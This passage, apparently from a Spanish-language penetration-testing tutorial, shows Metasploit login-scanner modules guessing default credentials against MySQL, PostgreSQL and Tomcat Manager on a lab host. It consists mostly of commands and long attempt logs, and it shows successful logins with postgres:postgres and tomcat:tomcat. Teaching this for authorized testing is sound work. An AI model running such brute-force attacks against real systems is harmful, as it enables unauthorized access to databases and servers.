[-] 192.168.0.58:3306    - 192.168.0.58:3306 - LOGIN FAILED: root:mktt: (Incorrect: Access denied for user
'root:mktt'@'192.168.0.14' (using password: NO))
[-] 192.168.0.58:3306    - 192.168.0.58:3306 - LOGIN FAILED: root:123: (Incorrect: Access denied for user
'root:123'@'192.168.0.14' (using password: NO))
[-] 192.168.0.58:3306    - 192.168.0.58:3306 - LOGIN FAILED: dbuser:123: (Incorrect: Access denied for user
'dbuser:123'@'192.168.0.14' (using password: NO))
[-] 192.168.0.58:3306    - 192.168.0.58:3306 - LOGIN FAILED: asteriskuser:amp109: (Incorrect: Access denied for user
'asteriskuser:amp'@'192.168.0.14' (using password: NO))
[-] 192.168.0.58:3306    - 192.168.0.58:3306 - LOGIN FAILED: asteriskuser:eLaStIx.asteriskuser.2oo7: (Incorrect: Access
denied for user 'asteriskuser:eLa'@'192.168.0.14' (using password: NO))
[-] 192.168.0.58:3306    - 192.168.0.58:3306 - LOGIN FAILED: root:raspberry: (Incorrect: Access denied for user
'root:raspberry'@'192.168.0.14' (using password: NO))
[-] 192.168.0.58:3306    - 192.168.0.58:3306 - LOGIN FAILED: root:openauditrootuserpassword: (Incorrect: Access
denied for user 'root:openauditro'@'192.168.0.14' (using password: NO))
[-] 192.168.0.58:3306    - 192.168.0.58:3306 - LOGIN FAILED: root:vagrant: (Incorrect: Access denied for user
'root:vagrant'@'192.168.0.14' (using password: NO))
[-] 192.168.0.58:3306    - 192.168.0.58:3306 - LOGIN FAILED: root:123qweASD#: (Incorrect: Access denied for user
'root:123qweASD#'@'192.168.0.14' (using password: NO))
[*] 192.168.0.58:3306    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```




Imagen 9-2. Ejecución del módulo auxiliar mysql_login en Metasploit.

9.2 Adivinar Contraseñas de PostgreSQL

https://www.postgresql.org/

PostgreSQL es un poderoso sistema para bases de datos objeto-relacional de fuente abierta, con más de 30 años de desarrollo activo, lo cual le ha valido una reputación de fiabilidad y características de robustez y desempeño.

Para el siguiente ejemplo se utilizará el módulo auxiliar de nombre “PostgreSQL Login Utility” en Metasploit Framework, el cual intentará autenticarse contra una instancia PostgreSQL utilizando combinaciones de usuarios y contraseñas indicados por las opciones USER_FILE, PASS_FILE y USERPASS_FILE.

```
msf6 > use auxiliary/scanner/postgres/postgres_login
msf6 auxiliary(scanner/postgres/postgres_login) >
msf6 auxiliary(scanner/postgres/postgres_login) > show options

Module options (auxiliary/scanner/postgres/postgres_login):

  Name         Current Setting               Required  Description
  ----         ---------------               --------  -----------
```

```
  BLANK_PASSWORDS   false                          no       Try blank passwords for all users
  BRUTEFORCE_SPEED  5                            yes      How fast to bruteforce, from 0 to 5
  DATABASE          template1                    yes      The database to authenticate against
  DB_ALL_CREDS      false                        no       Try each user/password couple stored in the current database
  DB_ALL_PASS       false                        no       Add all passwords in the current database to the list
  DB_ALL_USERS      false                        no       Add all users in the current database to the list
  PASSWORD                                       no       A specific password to authenticate with
  PASS_FILE         /usr/share/metasploit-framework/data  no       File containing passwords, one per line
                    /wordlists/postgres_default_pass.txt
  Proxies                                        no       A proxy chain of format type:host:port[,type:host:port][...]
  RETURN_ROWSET     true                         no       Set to true to see query result sets
  RHOSTS                                         yes      The target host(s), range CIDR identifier, or hosts file with sy
                                                          ntax 'file:<path>'
  RPORT             5432                         yes      The target port
  STOP_ON_SUCCESS   false                        yes      Stop guessing when a credential works for a host
  THREADS           1                            yes      The number of concurrent threads (max one per host)
  USERNAME                                       no       A specific username to authenticate as
  USERPASS_FILE     /usr/share/metasploit-framework/data  no       File containing (space-separated) users and
passwords, one pair
                    /wordlists/postgres_default_userpass         per line
                    .txt
  USER_AS_PASS      false                        no       Try the username as the password for all users
  USER_FILE         /usr/share/metasploit-framework/data  no       File containing users, one per line
                    /wordlists/postgres_default_user.txt
  VERBOSE           true                         yes      Whether to print output for all attempts

msf6 auxiliary(scanner/postgres/postgres_login) > set RHOSTS 192.168.0.58
RHOSTS => 192.168.0.58
msf6 auxiliary(scanner/postgres/postgres_login) > run

[-] 192.168.0.58:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.58:5432 - LOGIN FAILED: :tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.58:5432 - LOGIN FAILED: :postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.58:5432 - LOGIN FAILED: :password@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.58:5432 - LOGIN FAILED: :admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.58:5432 - LOGIN FAILED: postgres:@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.58:5432 - LOGIN FAILED: postgres:tiger@template1 (Incorrect: Invalid username or password)
[+] 192.168.0.58:5432 - Login Successful: postgres:postgres@template1
[-] 192.168.0.58:5432 - LOGIN FAILED: scott:@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.58:5432 - LOGIN FAILED: scott:tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.58:5432 - LOGIN FAILED: scott:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.58:5432 - LOGIN FAILED: scott:password@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.58:5432 - LOGIN FAILED: scott:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.58:5432 - LOGIN FAILED: admin:@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.58:5432 - LOGIN FAILED: admin:tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.58:5432 - LOGIN FAILED: admin:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.58:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.58:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.58:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.58:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/postgres/postgres_login) >
```




Imagen 9-3. Ejecución del módulo auxiliar postgres_login en Metasploit

9.3 Adivinar Contraseñas de Tomcat

https://tomcat.apache.org/

Apache Tomcat es una implementación open source de Java Servlet, páginas JavaServer, Lenguaje de Expresión Java y tecnologías WebSocket. El software Apache Tomcat potencia numerosas aplicaciones web de misión críticas de gran escala, en una amplia diversidad de industrias y organizaciones.

```
msf6 > use auxiliary/scanner/http/tomcat_mgr_login
msf6 auxiliary(scanner/http/tomcat_mgr_login) >
msf6 auxiliary(scanner/http/tomcat_mgr_login) > show options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

  Name              Current Setting  Required  Description
  ----              ---------------  --------  -----------
  BLANK_PASSWORDS   false            no        Try blank passwords for all users
  BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
```

```
  DB_ALL_PASS      false                          no       Add all passwords in the current database to the list
  DB_ALL_USERS     false                          no       Add all users in the current database to the list
  DB_SKIP_EXISTING  none                          no       Skip existing credentials stored in the current database (Accept
                                                  ed: none, user, user&realm)
  PASSWORD                                        no       The HTTP password to specify for authentication
  PASS_FILE        /usr/share/metasploit-framework/data  no       File containing passwords, one per line
                   /wordlists/tomcat_mgr_default_pass.t
                   xt
  Proxies                                         no       A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS                                          yes      The target host(s), see https://github.com/rapid7/metasploit-fra
                                                  mework/wiki/Using-Metasploit
  RPORT            8080                           yes      The target port (TCP)
  SSL              false                          no       Negotiate SSL/TLS for outgoing connections
  STOP_ON_SUCCESS  false                          yes      Stop guessing when a credential works for a host
  TARGETURI        /manager/html                  yes      URI for Manager login. Default is /manager/html
  THREADS          1                              yes      The number of concurrent threads (max one per host)
  USERNAME                                        no       The HTTP username to specify for authentication
  USERPASS_FILE    /usr/share/metasploit-framework/data  no       File containing users and passwords separated by
space, one pair
                   /wordlists/tomcat_mgr_default_userpa           per line
                   ss.txt
  USER_AS_PASS     false                          no       Try the username as the password for all users
  USER_FILE        /usr/share/metasploit-framework/data  no       File containing users, one per line
                   /wordlists/tomcat_mgr_default_users.
                   txt
  VERBOSE          true                           yes      Whether to print output for all attempts
  VHOST                                           no       HTTP server virtual host

msf6 auxiliary(scanner/http/tomcat_mgr_login) >
smsf6 auxiliary(scanner/http/tomcat_mgr_login) > set RHOSTS 192.168.0.58
RHOSTS => 192.168.0.58
msf6 auxiliary(scanner/http/tomcat_mgr_login) >
smsf6 auxiliary(scanner/http/tomcat_mgr_login) > set RPORT 8180
RPORT => 8180

msf6 auxiliary(scanner/http/tomcat_mgr_login) >
msf6 auxiliary(scanner/http/tomcat_mgr_login) > run

[-] 192.168.0.58:8180 - LOGIN FAILED: admin:admin (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: admin:manager (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: admin:role1 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: admin:root (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: admin:tomcat (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: admin:s3cret (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: admin:vagrant (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: admin:QLogic66 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: admin:password (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: admin:Password1 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: admin:changethis (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: admin:r00t (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: admin:toor (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: admin:password1 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: admin:j2deployer (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: admin:OvW*busr1 (Incorrect)
```

```
[-] 192.168.0.58:8180 - LOGIN FAILED: admin:kdsxc (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: admin:owaspba (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: admin:ADMIN (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: admin:xampp (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: manager:admin (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: manager:manager (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: manager:role1 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: manager:root (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: manager:tomcat (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: manager:s3cret (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: manager:vagrant (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: manager:QLogic66 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: manager:password (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: manager:Password1 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: manager:changethis (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: manager:r00t (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: manager:toor (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: manager:password1 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: manager:j2deployer (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: manager:OvW*busr1 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: manager:kdsxc (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: manager:owaspba (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: manager:ADMIN (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: manager:xampp (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: role1:admin (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: role1:manager (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: role1:role1 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: role1:root (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: role1:tomcat (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: role1:s3cret (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: role1:vagrant (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: role1:QLogic66 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: role1:password (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: role1:Password1 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: role1:changethis (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: role1:r00t (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: role1:toor (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: role1:password1 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: role1:j2deployer (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: role1:OvW*busr1 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: role1:kdsxc (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: role1:owaspba (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: role1:ADMIN (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: role1:xampp (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: role:admin (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: role:manager (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: role:role1 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: role:root (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: role:tomcat (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: role:s3cret (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: role:vagrant (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: role:QLogic66 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: role:password (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: role:Password1 (Incorrect)
```

```
[-] 192.168.0.58:8180 - LOGIN FAILED: role:changethis (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: role:r00t (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: role:toor (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: role:password1 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: role:j2deployer (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: role:OvW*busr1 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: role:kdsxc (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: role:owaspba (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: role:ADMIN (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: role:xampp (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: root:admin (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: root:manager (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: root:role1 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: root:root (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: root:tomcat (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: root:s3cret (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: root:vagrant (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: root:QLogic66 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: root:password (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: root:Password1 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: root:changethis (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: root:r00t (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: root:toor (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: root:password1 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: root:j2deployer (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: root:OvW*busr1 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: root:kdsxc (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: root:owaspba (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: root:ADMIN (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: root:xampp (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: tomcat:admin (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: tomcat:manager (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: tomcat:role1 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: tomcat:root (Incorrect)
[+] 192.168.0.58:8180 - Login Successful: tomcat:tomcat
[-] 192.168.0.58:8180 - LOGIN FAILED: both:admin (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: both:manager (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: both:role1 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: both:root (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: both:tomcat (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: both:s3cret (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: both:vagrant (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: both:QLogic66 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: both:password (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: both:Password1 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: both:changethis (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: both:r00t (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: both:toor (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: both:password1 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: both:j2deployer (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: both:OvW*busr1 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: both:kdsxc (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: both:owaspba (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: both:ADMIN (Incorrect)
```

```
[-] 192.168.0.58:8180 - LOGIN FAILED: both:xampp (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: QCC:admin (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: QCC:manager (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: QCC:role1 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: QCC:root (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: QCC:tomcat (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: QCC:s3cret (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: QCC:vagrant (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: QCC:QLogic66 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: QCC:password (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: QCC:Password1 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: QCC:changethis (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: QCC:r00t (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: QCC:toor (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: QCC:password1 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: QCC:j2deployer (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: QCC:OvW*busr1 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: QCC:kdsxc (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: QCC:owaspba (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: QCC:ADMIN (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: QCC:xampp (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: j2deployer:admin (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: j2deployer:manager (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: j2deployer:role1 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: j2deployer:root (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: j2deployer:tomcat (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: j2deployer:s3cret (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: j2deployer:vagrant (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: j2deployer:QLogic66 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: j2deployer:password (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: j2deployer:Password1 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: j2deployer:changethis (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: j2deployer:r00t (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: j2deployer:toor (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: j2deployer:password1 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: j2deployer:j2deployer (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: j2deployer:OvW*busr1 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: j2deployer:kdsxc (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: j2deployer:owaspba (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: j2deployer:ADMIN (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: j2deployer:xampp (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: ovwebusr:admin (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: ovwebusr:manager (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: ovwebusr:role1 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: ovwebusr:root (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: ovwebusr:tomcat (Incorrect)
